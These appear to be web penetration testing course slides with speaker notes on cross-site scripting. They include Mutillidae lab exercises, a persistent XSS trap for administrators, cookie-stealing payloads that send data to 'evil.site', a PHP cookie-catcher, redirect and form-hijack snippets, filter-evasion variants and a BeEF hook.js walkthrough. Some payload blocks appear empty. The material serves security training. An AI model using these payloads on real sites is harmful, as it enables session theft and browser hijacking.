## Step 6: XSS

- Press Reset DB and type the following blog entry:  
`<script>alert("Sec542!")</script>`
- Then Save Blog Entry
- The pop-up should appear



Web Penetration Testing and Ethical Hacking

Press Reset DB and type the following blog entry:


```
<script>alert("Sec542!")</script>
```

Then Save Blog Entry.

The pop-up should appear.

## Step 7: XSS to Display the Cookie

- Press Reset DB and type the following blog entry:  
`<script>alert(document.cookie)</script>`
- Then Save Blog Entry
- The cookie pops up



A screenshot of a browser alert dialog box. The message inside the box reads: "PHPSESSID=1fk0128rkmhirgp7ljq9pim2; showhints=0". At the bottom right of the dialog is a small "OK" button.

Web Penetration Testing and Ethical Hacking

Press Reset DB and type the following blog entry:

```
<script>alert(document.cookie)</script>
```

Then Save Blog Entry. The cookie pops up.

## Step 8: Persistent Admin XSS

- Let's leave a present for the administrator
- Good administrators check logs for unusual entries:
  - Often in a browser
  - Muahahaha!!
- Mutillidae has a View Log button
  - Shows the Hostname, IP, Browser Agent, Page Viewed, and Date/Time
- Click View Log

**View Log**

Web Penetration Testing and Ethical Hacking

A particularly devious form of stored XSS are persistent admin XSS exploits. The attacker places JavaScript in an unexpected location, such as a page name. The attacker lays a trap, waiting for the dutiful administrator to check the logs.

Here is a typical vector for this attack, Mutillidae's View Log page:

The screenshot shows a web application interface for 'OWASP Mutillidae II: Web Pwn in Mass Production'. At the top, there is a navigation bar with links for Home, Login/Register, Toggle Hints, Toggle Security, Reset DB, View Log, View Log (highlighted in red), View Log (disabled), and View Log (disabled). Below the navigation bar, there is a sidebar with a tree menu: OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, Documentation, and Resources. A 'Getting Started: Project Whitepaper' link is also visible. The main content area is titled 'Log' and contains a table with the following data:

3 log records found				
Hostname	IP	Browser Agent	Page Viewed	Date/Time
127.1.1.1	127.1.1.1	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/24.0.1312.57 Safari/537.17	Selected blog entries for anonymous	2014-09- 05 09:26:49
127.1.1.1	127.1.1.1	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/24.0.1312.57 Safari/537.17	User visited: add-to-your- blog.php	2014-09- 05 09:26:49
127.1.1.1	127.1.1.1	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.17 (KHTML, like Gecko) Chrome/24.0.1312.57 Safari/537.17	User visited: show-log.php	2014-09- 05 09:26:32

## Step 9: Create an Unusual Log Entry

- We have been using this URL:  
`http://mutillidae/index.php?page=add-to-your-blog.php`
- Let's hack the "page" option
- Go to Firefox's address bar, and highlight this portion of the URL:  
`http://mutillidae/index.php?page=`
- Leave out anything after page=
  - Then press CTRL-C (copy)


### Web Penetration Testing and Ethical Hacking

Our goal: Hack the Page Viewed field in Mutillidae's View Log page, and lay a trap for an administrator who later views the log.

We have been using this URL: `http://mutillidae/index.php?page=add-to-your-blog.php`

Let's hack the "page" option. Go to Firefox's address bar, and highlight this portion of the URL:

`http://mutillidae/index.php?page=`



Leave out anything after page=

Then press CTRL-C (copy)

## Step 10: Inject the Script

- Paste the partial URL into Firefox's address bar:  
`http://mutillidae/index.php?page=`
- Then type the following immediately after the "=":  
`<script>alert("Sec542!")</script>`
- The entire URL will now be:  
`http://mutillidae/index.php?page=<script>alert("Sec542!")</script>`
  - Ensure it is one continuous line
- Then press Enter:
  - You may see an immediate (reflected) pop-up: If so click OK
  - You will then see an error, but that's fine

Web Penetration Testing and Ethical Hacking

Paste the partial URL into Firefox's address bar:

`http://mutillidae/index.php?page=`


Then type the following immediately after the "=" sign:

`<script>alert("Sec542!")</script>`

The entire URL will now be:


`http://mutillidae/index.php?page=<script>alert("Sec542!")</script>`

Then press Enter. You may see an immediate reflected pop up; if so click OK. You will then see an error, which is fine, and correct. There is no page called "`<script>alert("Sec542!")</script>`"



## Step 11: View the Log

- Click View Log → **View Log**
- Boom!



A screenshot of a web browser window. The title bar says "Sec542!". The main content area shows a table with a single row. The table has columns for Hostname, IP, Browser Agent, Page Viewed, and Date/Time. The data in the table is:

Hostname	IP	Browser Agent	Page Viewed	Date/Time
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0) Gecko/20100101 Firefox/34.0	User visited:	


Web Penetration Testing and Ethical Hacking

We have sprung our trap. This portion of the exercise generated both a reflected and stored XSS, and the stored portion is more interesting.

For bonus points, pop up the cookie. Repeat steps 9 and 10, but replace "Sec542!" with document.cookie:

```
http://mutillidae/index.php?page=<script>alert(document.cookie)</script>
```

Here is the result:



A screenshot of a web browser window. The title bar says "Sec542!". A modal dialog box is displayed in the center of the screen, containing the text "PHPSESSID=1fk0128rkmhlrgp7ljq19pim2; showhints=0". Below the dialog is a table with a single row. The table has columns for Hostname, IP, Browser Agent, Page Viewed, and Date/Time. The data in the table is:

Hostname	IP	Browser Agent	Page Viewed	Date/Time
127.0.0.1	127.0.0.1	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0) Gecko/20100101 Firefox/34.0	User visited:	

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
  - > Exercise: JavaScript
- Document Object Model (DOM)
  - > Exercise: Reflective XSS
- Cross-Site Scripting
  - > Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
  - > Exercise: HTML Injection
- **XSS Exploitation**
- BeEF
  - > Exercise: BeEF
- AJAX
- API Attacks
- Data Attacks
  - > Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

We will next discuss methods to exploit XSS.

## GET -> POST XSS Flaws

- HTTP POST method does not use the URL for parameters
  - This makes XSS harder to demonstrate with a link
- `get2post.py` from Mark Baggett (**@MarkBaggett**), GSE #15 and author of *SEC573*, allows us to use a demo link passing it the target and POST payloads as URL parameters
  - Run `get2post.py` on an accessible server we control
  - The GETified URL will use the `target` parameter for redirection
  - Additional query parameters become POST payloads


Web Penetration Testing and Ethical Hacking

GET makes for easy-to-demonstrate and social engineer XSS flaws. Parameters are conveniently passed via the URL.

There is no such luck with an HTTP POST request. Variables live in the payload of the request. Although POST requests certainly still exhibit XSS vulnerabilities, attacks can be harder to demonstrate and weaponize as is.

Mark Baggett (@MarkBaggett), GSE #15 and author of *SEC573: Python for Penetration Testers* provides `get2post.py` to help us get back to the lovely demo link we all love so much.

Run/host this as needed on an accessible server.

`get2post.py` is available at: <https://github.com/MarkBaggett/MarkBaggett/blob/master/get2post.py>  
([http://cyber.gd/542\\_429](http://cyber.gd/542_429)) 



## Typical Exploits with XSS

- There are a number of typical attacks
  - Reading cookies
  - Redirecting a user
  - Modifying content on a page
- XSS allows for running any client-side code
  - Remember: It can use any supported client-side technology

### Web Penetration Testing and Ethical Hacking

Some of the typical exploits used with XSS are reading cookies and redirecting a user to another page. You are also able to modify the content of a page and run pretty much any custom code within the JavaScript language.

# Reading Cookies

- Code to steal cookies

```
<script>document.write('
')
</script>
```

- Creates an image tag on the page
- Sends a request to our site that includes cookies from the vulnerable site
- Our HTTP logs include this information

## Web Penetration Testing and Ethical Hacking

Cookies hold valuable information about a user's session. This could include the session ID or session token, or sensitive information that an application has incorrectly stored on a client.

The code in this slide is designed to steal cookie information from a client and send it to an attacker's website.

You will notice that the script includes an image tag, which is written to the screen within the targeted application. The image tag sets the source of the image to an evil site, and appends the value of the cookie to the URL. If the value of the cookie was a session ID – for example, 42 – then the URL would become:

<http://evil.site/42>

At that point, the user's browser automatically attempts to load the image. The image will fail to load (it could appear as a red X, but if the pixel size is set to 1x1, the user won't see it at all). This request will appear in the evil.site logs. The evil.site administrator will find a "404" error message, which contains the value of the cookie as part of the requested address. Then, all the evil site administrator needs to do is parse the site logs to get the cookies.

The upshot is that this script causes a user's data to be transmitted to the evil site via HTTP requests.

# Cookie Catcher

- We can also include a cookie catcher script on our server
- This code logs the cookies in a simpler format
  - We don't have to parse the web server logs

```
<?php
$cookies = $_SERVER['REQUEST_URI'];
$output = "Received=". $cookies. "\n";
$fh = fopen("/tmp/cockiedump", "a+");
$contents = fwrite($fh, $output);
fclose($fh);
?>
```

## Web Penetration Testing and Ethical Hacking

This code, written by Tom Liston, runs on a server controlled by the attacker. It reads the cookie value from the request and logs them to /tmp/cockiedump.

This code can be updated to log further information or even make a web request using the cookies stolen. The web request would go to the site in the referer header. ☺

# Redirecting a User

- We can also inject code to redirect a user

```
<script language="javascript">
window.location.href = "http://www.sec542.org" ;
</script>
```

- We can also change the form action to have it submit to us

```
document.forms[1].action="http://www.sec542.org/"
```

## Web Penetration Testing and Ethical Hacking

This JavaScript instructs the browser to change the location it is displaying. In this example, the location changes to www.sec542.org. However, the location can be any page or site on the Internet.

Using redirection, an attacker can control where on the Internet a user is visiting. Phishing sites use this type of attack by having the victim visit the actual trusted site (which happens to be vulnerable to XSS), and then redirecting the user to a different site.

Note that if we are able to inject redirection code, we can inject code that changes where a user's login form is submitted. The user could actually be at his or her bank's website, but because it is vulnerable to XSS, instead of submitting the form to the bank, it actually submits it to the attacker's website.

## External Scripts

- Previous examples involved injecting scripts directly
  - Small scripts work but are limited by the size of the input
- Loading remote scripts allows us to include premade attacks
- It is simple to load a remote file

```
<script src="http://evil.site/bad.js"></script>
```

### Web Penetration Testing and Ethical Hacking

All of the examples we've discussed so far today are small script injections. The entire script can be loaded into an input field. However, it's hard to do really malicious things with 100 characters. JavaScript solves that problem for us by giving us the ability to load a script from a remote site.


## Evasion

- It is more common now for sites to filter input
- Typically this is done by blacklisting strings
- Trivial to bypass in most cases
- Here are some examples of evasion techniques

Web Penetration Testing and Ethical Hacking

Many sites are configured to automatically block known malicious inputs. These blacklists are often trivial to bypass. Because the JavaScript and HTML languages are designed for flexibility, there are a plethora of ways to represent the same data, which can allow us to evade blocking mechanisms.

The premier site for XSS evasion techniques is the XSS cheatsheet at  
[https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) ([http://cyber.gd/542\\_56](http://cyber.gd/542_56)) **QR**



## Evasion Example (1)

- The following are versions of the traditional attack:

```
<SCRIPT>alert("XSS")</SCRIPT>
```

- Image tag

```

```

- Malformed IMG tag

```
<SCRIPT>alert("XSS")</SCRIPT>">
```

### Web Penetration Testing and Ethical Hacking

We previously used Mutillidae to prove the existence of an XSS vulnerability using the simple example shown first on this slide. It is a typical XSS demonstration, in which JavaScript is used to open an alert box that says "XSS" with an OK button.

Two of the ways to change this to bypass filtering are shown. One method uses an image tag. Notice that the image source is the JavaScript. The other method uses a malformed image tag, which most modern browsers will render despite the fact that it is not valid.

## Evasion Example (2)

- The following are versions of the traditional attack:

```
<SCRIPT>alert("XSS")</SCRIPT>
```

- HTML entities

```

```

- Hex encoding

```
<IMG
SRC=javascr
9pt:alert&
#x28'XSS')>
```

Web Penetration Testing and Ethical Hacking

On this slide, we have included two more methods of encoding the script to bypass filters.

The first makes use of HTML entities. In this case, the entities are &quot;.

The second example uses hex encoding to write the various characters.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag


- JavaScript
  - Exercise: JavaScript
- Document Object Model (DOM)
  - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
  - Exercise: HTML Injection
- XSS Exploitation
- **BeEF**
  - Exercise: BeEF
- AJAX
- API Attacks
- Data Attacks
  - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

Next up: the awesome Browser Exploitation Framework (BeEF).

# BeEF

- Browser Exploitation Framework:
  - By Wade Alcorn
- Powerful framework due to the interprotocol features
- Focuses on payload delivery
- Current stable version is Ruby:
  - Older PHP still common




## Web Penetration Testing and Ethical Hacking

BeEF is a framework for building attacks. These attacks are then launched from the browser. BeEF enables the attacker/developer to focus on payloads instead of how to get the attack to the client.

This screen shot is of the BeEF control interface. On the left side you can see the menu options and the list of zombies under this attacker's control. On the right is the panes that show the command you want to run and the results from this command.


## References

BeEF is available from <http://beefproject.com/> ([http://cyber.gd/542\\_510](http://cyber.gd/542_510)) QR.



# BeEF Interface

- The various panels control the victim browsers
- Zombies are listed as offline or online:
  - If offline, commands are sent when the browser reconnects
- Module descriptions are to the right:
  - Also where the module config appears
- More menu options can be accessed by right-clicking
- The color of the icon determines if the module runs on the victim



- Works on the victim
- Works but may be visible
- Not Confirmed to work
- Doesn't work

## Web Penetration Testing and Ethical Hacking

The BeEF interface is controlled via web interface. This interface provides a series of panels to interact with the pieces we need for our exploitation.

The first panel is a list of the zombie browser, both the ones offline and online. For the offline ones, BeEF caches the commands and issues them when the browser reconnects!

The next panel is a list of modules available. Each module is color coded based on the zombie selected. This color coding signifies the reliability and functionality of the module against that target. When we select a module, the panels to the right will list the description and the configuration options. We can then press the Execute button to send the command to the browser victim.

# Zombie Control

- Uses hook.js to hook the browser:  
`<script src=http://beefserver:3000/hook.js></script>`
- Inject this script via an XSS attack:
  - It is the payload of the exploit
- This file connects the victim to the BeEF controller:
  - The BeEF controller changes the JS based on commands issued
- We then use the various modules to control the zombie:
  - Or redirect the victim to a Metasploit server

**Web Penetration Testing and Ethical Hacking**

When we want to use BeEF to control a zombie browser, we inject the hook.js file via an XSS flaw. When the victim loads the page with the exploit, their browser is connected back to the BeEF controller. The pen tester can then issue commands back to the victim browser. This is done through the hook.js file, which is changed based on the commands we want to send.

# BeEF Functionality



- The BeEF framework contains numerous command modules that utilize powerful API:
  - These modules provide the various attacks against the zombie machines
- Multiple modules available:
  - Clipboard Stealing
  - History Browsing
  - Port Scanning
  - Browser Exploits
  - Interprotocol Exploitation

Web Penetration Testing and Ethical Hacking

BeEF contains the following capabilities:

- Controlling Zombies
- Modules
  - Autorun
  - Clipboard Stealing
  - JavaScript Injection
  - Request Initiation
  - History Browsing
- Port Scanning
- Browser Exploits
- Interprotocol Exploitation

## History Browsing

---

- This module retrieves browser history
- Uses brute force techniques
- We must provide a list to BeEF:
  - It has a few sites by default
- Enables us to target users and sites

Web Penetration Testing and Ethical Hacking

This module sends a list of URLs to the zombie and then returns if that client has accessed them. As we have discussed earlier today, this enables us to fingerprint the victims, map their infrastructure, and determine potential sites to use in other attacks.

## Request Initiation

- Module to send HTTP requests
- Victim browser makes the request as directed
- Excellent for CSRF attacks
- This module does not return page content to the attacker

Web Penetration Testing and Ethical Hacking

This module directs the zombie to request a page. This could be used to download software to the machine. It could also be used to send the client to a specific site, either to click ads for revenue or to perform a DoS attack by overwhelming the web server with requests.

## Port Scanning

---


- Port scan a network through the zombies
- Quickly map a network
- Distributed across zombies to lower risk of detection
- Stealthy with enough zombies

Web Penetration Testing and Ethical Hacking

BeEF includes an interesting port scanner, which can conduct network port scans using distributed zombies. This means that with enough zombies, the attacker could have each one request a single port. What IDS is tuned to catch that???

# Browser Exploitation

- BeEF now supports integrating with Metasploit:
  - This requires a running copy of Metasploit
  - Reachable by the BeEF server
- BeEF injects an iframe into the victim to deliver a browser exploit:
  - Also supports AutoPWN, which is not recommended



## Web Penetration Testing and Ethical Hacking

In current versions of BeEF, the capability to connect with Metasploit has been added. The BeEF controller connects to Metasploit via an RPC connection and loads the available exploits and payloads. We can select the attack to deliver, and BeEF injects an iframe pointing to the Metasploit attack. BeEF does enable us to use the Metasploit Browser AutoPWN, which delivers every exploit until access is gained. This is not recommended because it isn't stable and can cause issues during a test.

# Interprotocol Exploitation

- Many protocols are forgiving:
  - They ignore "junk"
  - HTTP Request headers are often considered junk!
- BeEF enables exploitation across protocols:
  - From a hooked browser running attacker's scripts, we can direct HTTP requests to target servers
  - Payload of HTTP request is a service-side exploit, to be delivered from hooked browser to target server (possibly on intranet)
- BeEF injects a BindShell as an exploit payload
- Pen tester interacts with the shell:
  - Through BeEF controller application
  - Controller runs on pen tester's server

## Web Penetration Testing and Ethical Hacking

Attackers can use BeEF to communicate and exploit other protocols. For example, BeEF contains the module to communicate and exploit an Asterisk VoIP server. It can communicate with a wide variety of services, and it is simple to port Metasploit exploits to BeEF.

Many protocols are forgiving in regards to understanding the requests coming from clients. Because of this forgiveness, BeEF can abuse it. BeEF sends HTTP requests that contain the various protocols in the payload.

# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
  - Exercise: JavaScript
- Document Object Model (DOM)
  - Exercise: Reflective XSS
- Cross-Site Scripting
  - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
  - Exercise: HTML Injection
- XSS Exploitation
- BeEF
  - **Exercise: BeEF**
- AJAX
  - Exercise: AJAX XSS
- API Attacks
- Data Attacks
  - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

Let's use BeEF hands-on.

## BeEF Exercise


- Goal: Explore BeEF and its zombie control
- We access the BeEF Control Panel from **Firefox**
- Then we hook the **Chrome** browser
  - Turn Chrome into a Zombie controlled via Firefox

Web Penetration Testing and Ethical Hacking

- Goal: Explore BeEF and its zombie control.
- We access the BeEF Control Panel from **Firefox**.
- Then we hook the **Chrome** browser:
  - Turn Chrome into a Zombie controlled via Firefox.

## BeEF Exercise

- Open a terminal and start the BeEF server:  
  \$ cd /opt/beef  
  \$ sudo ./beef
- Open **Firefox** and go to Exercises toolbar -> BeEF Control Panel
- Log in (username: beef, password: beef)




Web Penetration Testing and Ethical Hacking

- Open a terminal and start the BeEF Server:  
  \$ cd /opt/beef  
  \$ sudo ./beef
- Open **Firefox** and go to Exercises toolbar -> BeEF Control Panel
- Log in:
  - Username: **beef**
  - Password: **beef**

# Hook Chrome

- Open the **Chrome** browser
- Click The Butcher bookmark at the top left
- Chrome should now be hooked; switch back to Firefox



Open the **Chrome** browser.


Click The Butcher bookmark at the top left.

Check out the amazing selection of meats. Actually, you don't need to: Simply visiting the page hooks the browser. No other clicking or user interaction is required.

Chrome should now be hooked: Switch back to Firefox.

To be clear, we are controlling BeEF via Firefox and hooking Chrome.

Note: Try to avoid hooking Firefox as well as Chrome. It is harmless to also hook Firefox, but this can lead to confusion on which commands are running in which browser. Beef's Getting Started page has links to two injection pages linked.



# View Hooked Browser Details

**• Firefox: Click the browser shown under Online Browsers**

The screenshot shows the BeEF interface with the title "View Hooked Browser Details". A callout points to the "Online Browsers" section, which lists "127.0.0.1". Below this, a detailed view of the "127.0.0.1" browser is shown. The browser details table includes:

Category	Value	Description
Browser Version	UNKNOWN	
Browser UA String	Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36	
Browser Language	en-US	
Browser Platform	Linux i686	
Browser Plugins	Shockwave Flash, Chrome Remote Desktop Viewer, Widevine Content Decryption Module, Native Client, Chrome PDF Viewer	
Window Size	Width: 799, Height: 436	

**Web Penetration Testing and Ethical Hacking**

Go back to Firefox and view the newly hooked Chrome browser.


Here's a close-up of the browser details. BeEF is surprisingly poor at detection browser versions, despite the string "Chrome" in the UA (User Agent) string. This hooked browser is Chrome version 39, running on 32-bit Linux.

The screenshot shows a close-up of the BeEF browser details for a hooked Chrome browser. The details are as follows:

- Category: Browser (6 items)**
- Browser Version: UNKNOWN**
- Browser UA String: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36**
- Browser Language: en-US**
- Browser Platform: Linux i686**
- Browser Plugins: Shockwave Flash, Chrome Remote Desktop Viewer, Widevine Content Decryption Module, Native Client, Chrome PDF Viewer**
- Window Size: Width: 799, Height: 436**

# Widen That Browser!

- Click the Commands tab and widen the BeEF Control Panel in Firefox
  - Make sure you can see the fourth column, which is critical for issuing zombie commands



Be sure your Firefox browser is maximized wide enough to show four columns. You may narrow some of the columns to make this happen.

